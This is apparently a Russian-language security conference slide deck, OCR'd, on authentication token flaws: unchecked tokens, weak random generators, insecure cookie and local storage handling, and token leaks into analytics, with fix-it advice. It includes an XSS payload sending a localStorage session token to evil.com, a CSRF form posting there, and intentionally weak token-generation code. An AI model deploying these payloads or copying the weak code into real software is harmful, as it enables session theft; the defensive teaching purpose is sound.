User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Linux"
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Connection: close

{
  "data":{
    "inputs":[
    ],
    "stage":"auth"
  }
}
```

```
Expires: 0
Pragma: no-cache
authId:
AQIC5wM2LY4SfcxcgfD3jgvE9i_mtszfFJvB0BoWknbdyCQ.*AAJTSQACNDAAAlNLAB
MxNzkyNzAzMTg1NTE0MDAyNjAxAAJTMQACMzU.*
GPB-requestId: 0e12016e-366a-4ce2-955d-200878909574
Set-Cookie: amlbcookie=03;
Version=1;Domain=           ru;Path=/;Secure;HttpOnly;SameSite=None
Access-Control-Allow-Origin: https://             ru
```

```
HTTP/1.1 200
Content-Type: application/json;charset=utf-8
Connection: close
Date: Sun, 11 Aug 2024 21:48:18 GMT
Vary: Accept-Encoding
Set-Cookie: authId=
AQIC5wM2LY4SfcxcgfD3jgvE9i_mtszfFJvB0BoWknbdyCQ.*AAJTSQACNDAAAlNLAB
MxNzkyNzAzMTg1NTE0MDAyNjAxAAJTMQACMzU.*;
```

Как пофиксить 🔧

1

Контроль
конфигураций серверов

2

Санитайзинг
и постоянное ревью активов

3

Разграничение доступа
в рамках ролевых моделей
и создание матрицы ролей
(Role Based Access
Control, RBAC)

4

Регулярные пентесты
(аудит, анализ защищенности)

5

Проектирование систем
совместно с экспертом ИБ

Токен не проверяется

```
GET /admin/panel HTTP/2
Host: www.supersecuredhost.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Ap
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
d-exchange;v=b3;q=0.7
Authid: 1231d12d21d1212d4f3nbn6nm54i-i-m3tv2i-94v-043
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Content-Length: 36
```

```
1 HTTP/2 200 OK
2 Date: Sun, 06 Oct 2024 18:56:26 GMT
3 Content-Type: text/html; charset=utf-8
4 Vary: Accept-Encoding
```

```
GET /admin/panel HTTP/2
Host: www.supersecuredhost.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=
d-exchange;v=b3;q=0.7
Authid:
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Content-Length: 36
```

```
1 HTTP/2 200 OK
2 Date: Sun, 06 Oct 2024 18:56:26 GMT
3 Content-Type: text/html; charset=utf-8
4 Vary: Accept-Encoding
```

```
func ExampleHandler(w http.ResponseWriter, r *http.Request) {
    name := r.Header.Get("AuthId")
    if name == "" {
        log.Fatal("Header not set")
    }
    log.Println(name)
}
```

Как пофиксить 🔧

1

Настроить правила сканирования исходного кода

2

Регулярный пентест (аудит, анализ защищенности)

3

Использовать доверенный компонент авторизации

Слабый генератор, а токен короткий

C

Rand()

JS

```
function insecure_random() {
  return Math.random();
}

String GenerateReceiptURL(String baseUrl) {

    Random ranGen = new Random();
    ranGen.setSeed((new Date()).getTime());
    return(baseUrl + Gen.nextInt(400000000) + ".html");

}
```

```
Authid: aaaaaaaaaaaaaaaaaaaaaaa1bbb2

Authid: 092735262727838

Authid: пупупупу
```

Слабый генератор, а токен короткий

PHP

```
mt_rand()

static function GenerateToken()

{  $token_length = 32;
   $search_space = “0123456789abc”;
   $search_space_length = strlen($search_space);
   $token = ‘’;
for ($i = 0; $i < $token_length; $i++) {
$index = mt_rand(0, $search_space_length - 1);
$character = $search_space[$index];
$token = $token + $character;
}
return $token;
}
```

Python

```
import random

def insecure_random():
return random.randint(0, 100)
print(insecure_random())

import random
print(random.rand range(1000000, 9999999))
```


.NET

```
public static string GenerateToken()

{
Random rnd = new Random();
const int tokenLength = 32;
const string charset = "012345679abc";

StringBuilder sb = new StringBuilder();
for (int ctr = 0; ctr < tokenLength; ctr++)
{ sb.Append(charset[rnd.Next(charset.Length-1)]); }
return sb.ToString();}
```

Как пофиксить 🔧

.NET - RNGCryptoServerProvider()
Java - java.security.SecureRandom()
JavaScript (Node.js) - crypto.RandomBytes()
Java - import java.security.SecureRandom
PHP - random_bytes()
Python - random.SystemRandom()
System, cmd, bash, OS - os.urandom()
JS –SecureRandom(),randGen.nextInt(maximumValue)

- Длина не меньше 16 байт
- Использовать надежные генераторы
- Настроить SAST, чтобы искать ненадежные методы
- Регулярный пентест
- Ревью кода
- Делать по гайду (RFC)
- Проведение статических (энтропийных) тестов, например с помощью Ent, Dieharder
- И конечно же Sequencer



Доступен другим приложениям

Не SameSite

Общедоступные папки

Единый буфер обмена

Небезопасное логирование
(и хватит писать трафик в logcat !!!)


Как пофиксить 🔧

Android. Key Store

IOS. Key Chain


WEB. Браузеры.

- Local storage
- Session storage
- IndexedDB
- Cookies
- Private state tokens
- Interest groups
- Shared storage
- Cache storage
- Storage buckets



Защита от угроз

Cookie



Защита от угроз

Cookie

1

Межсайтовый скриптинг (XSS)

2

Подделка межсайтовых запросов (CSRF)

3

Подделка файлов cookie

4

Фиксация сеанса

5

Сеансовое отравление

```
document.cookie="name=value;
path=/;
domain=.example.com;";alert(1);
```

Защита от угроз

Cookie

JS	document.cookie = "session_id=" + session_id;
	var session_id = document.cookie.split(';').find(cookie =>
	cookie.startsWith('session_id=')).split('=');
		Без флагов HttpOnly и Secure — позволяет злоумышленнику украсть идентификатор сеанса и получить несанкционированный доступ к учетной записи пользователя.

PHP	setcookie('user_info', $username . ':' . $password); list($username, $password) = explode(':', $_COOKIE['user_info']);	Имя пользователя и пароль без шифрования. Это позволяет злоумышленнику украсть учетные данные пользователя для входа в систему.
Python	response.set_cookie('session_id', session_id) session_id = request.COOKIES.get('session_id')	Без флагов HttpOnly и Secure — позволяет злоумышленнику украсть идентификатор сеанса и получить несанкционированный доступ к учетной записи пользователя.
Ruby	response.set_cookie('session_id', session_id) session_id = request.cookies['session_id']	Без флагов HttpOnly и Secure — позволяет злоумышленнику украсть идентификатор сеанса и получить несанкционированный доступ к учетной записи пользователя.

Защита от угроз

Local Storage

Key	Value
one_video_throughput	337579
access_token	{askidjoashjoudhoiashdsuihsa9ihd798ayh879sdy89hd890ahj809dsj90da786.6666870117188}
ads.events_@id:668049649	{"963798008":1728227676,"1388565979":1728222889,"1923451926":1727965404,"-1990628450":1727706720,"-1473019383":1728222887}
refresh_token	{"sagd87gas78gd87asghdgh9asgh9d8hyas89dy8a9d"}
promoted_stickers_urls	{"time":1728222889698,"stickerUrls":{"187":"https://sdasddsadsa.com/sticker/1-187-64","204":"https://asdsadasdasdasdasdasdasdasdasddasd.com/sticker/1-204-6

Не рекомендуется хранить:


- Идентификаторы пользователей
- Идентификаторы сессий
- JWT (JSON Web Token)
- Персональная информация
- Информация о кредитной карте
- API-ключи

XSS

```
<img src=x
onerror="document.location='https://evil.com?
key='+window.localStorage.getItem('simple_auth:se
ssion')">
```

Защита от угроз

XSS



CSRF

```
<form action="http://evil.com/send"
method="POST">

  <input type="hidden" name="message"
value="Сообщение">

  ...

</form>
```


Как логировать (ELK)

```
if [message] =~ "statement: ((?i)alter|(?i)create) ((?i)user|(?i)role)" {
      mutate {
        gsub => [
          "message", "'.*'", "'******'"
        ]
      }
    }
```

SOURCE: udp-remote-system-logs PROGRAM: sshd PID: 21769 MESSAGE: Accepted publickey for human frc
8.9 port 54190 ssh2: ********** LEGACY_MSGHDR: sshd[2176
ISODATE: January 6th 2018, 17:18:17.000 HOST_FROM: @timestamp: Januar
17:18:17.000 _id: _type: test _index: _score:


ГАЗПРОМБАНК
ТЕХ

Строить бизнес процесс на токенах — нельзя!



Используйте другие идентификаторы

Например


GET /service HTTP/2
Host: www.supersecuredhost.com
Cookie: sid=FEzRu9m36HLN_tue659LNpXW6pCyStikYjKIWI5aO; client_id=12873812769371297391; quid=
21jdd-123kdkd-3344-sadzxc
DB
refresh_token=659LNpXW6pCyStikYjKIWI5aO659LNpXW6pCyStikYjKIWI5aO
username=domain user 777

Например 2

Партнер 1


```
GET /partner?sid=FEzRu9m36HLN_tue659LNpXW6pCyStikYjKIWI5aO&client_id=12873812769371297391
Host: www.partner1.com
```


Партнер 2

Как пофиксить 🔧

JWT2 : нельзя переиспользовать для доступа к ресурсам Партнера 1

Как пофиксить (bonus) 🔧





Как утекает в метрику, примеры и примеры настройки

```
GET /upload/from/cloud HTTP/2
Host: cdn.forbank.ru
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Accept: */*
Origin: https://www.forbank.ru
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216
Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://www.forbank.ru/auth?token=AQIC5wM2LY4SfcyaOwDft__TOiKTmf
m-si6iLuWMJtI_3rY.*                                    yMTI1OTMxMjYwN
AACUzEAAjM1*
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

```
onclick="ym(54442894,'reachGoal','clickButton')">Конс
```


```
HTTP/2 200 OK
Server: nginx
Date: Sun, 11 Aug 2024 21:24:57 GMT
Content-Type: image/svg+xml
Last-Modified: Wed, 15 Feb 2023 15:32:14 GMT
X-Nginx-Throttle: yes
Access-Control-Allow-Credentials: false
Expires: Thu, 15 Aug 2024 21:24:57 GMT
Cache-Control: max-age=345600
Access-Control-Allow-Origin: *
Cache: HIT
X-Cached-Since: 2024-07-13T10:17:21+00:00


<svg xmlns="http://www.w3.org/2000/svg" fill="none">
  <svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 12 12" c
  progressive_icon progressive_icon12">
```

Как утекает в метрику, примеры и примеры настройки

```
GET /cgi-bin/                                    25377597211&loc=
https%253A%252F%252              nk.ru%252Fspecial%252Fa%252Fhr%252F2%253Ftoken%
253DAQIC5wM2LY4SfcyaOwDft  TOiKTmfm-si6iLuWMJtI 3rY                    yNDQ
4NjUyMTI1OTMxMjYw              &                        HTTP/1.1
Host:        ver.ru
Cookie: cid:              itXuPYQnV7A
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Accept: */*
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/120.0.6099.216 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
Referer:
https://www.                          2?token=            cyaOwDft__TOiKTmfm-
si6iLuWMJtI_3rY.*                      Q4NjUyMTI1OTMxMjYwNAACUzEAAjM1*
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=3, i
Connection: close
```

```
16  a = A(ph);
17  a.reply = {
18    ph:ph,
19    rnd:      9',
20    bt:62,
21    sid      7,
22    pz:0,
23    sz:
      '%2fspecial%2fa%       2%3ftoken%3dAQIC5wM2LY4SfcyaOwDft__TOiKTmfm%2dsi6iLu
      WMJtI_3rY.%2a                              Q4NjUyMTI1OTMxMjYwNAACUzEAAjM1%2a',
24    bn:0,
25    sliceid:0,
26    netid:0,
27    ntype:0,
28    tns:0,
29    pass:'',
30    adid:0,
31    bid       5.
32    geoid
33    cgihref:
      '/        ver.ru/cgi-bin/click.cgi?sid ____ 7&ad=0&bid _____5&bt        &p
      z=0&xpid          bWiLI7Yl8ILeZDGgfD1O-xikQzksCMuJ_-AK-DfZpvqDUcXYbeT_hqpq
      8A1mA0AIKDRlcfJKqryToc&ref=https:%2f%2fwww.        ank.ru%2fspecial%2fa%2fh
      r%2f2%3ftoken%3dAQIC5wM2LY4SfcyaOwDft__TOiKTmfm%2dsi6iLuWMJtI_3rY.%2aAAJTSQ
      ACNDAAAlNLABQtNDYyNDQ4NjUy                    &custom=',
34    target:' blank',
```

Как утекает в метрику, примеры и примеры настройки



Как пофиксить 🔧

Не передавать данные авторизации в query парамметрах (в URI)	Проводить регулярный pentest	Создать локальный фильтр исходящих запросов	Код-ревью
Тонко настраивать SDK метрик, не писать всё подряд	Динамический непрерывный поиск секретов в хранилищах	Использовать связку с ID-сессией, защищаться от переиспользования	Обеспечивать одноразовость при Oauth, OpenID

ГАЗПРОМБАНК
ТЕХ

Спасибо за внимание

Сканить тут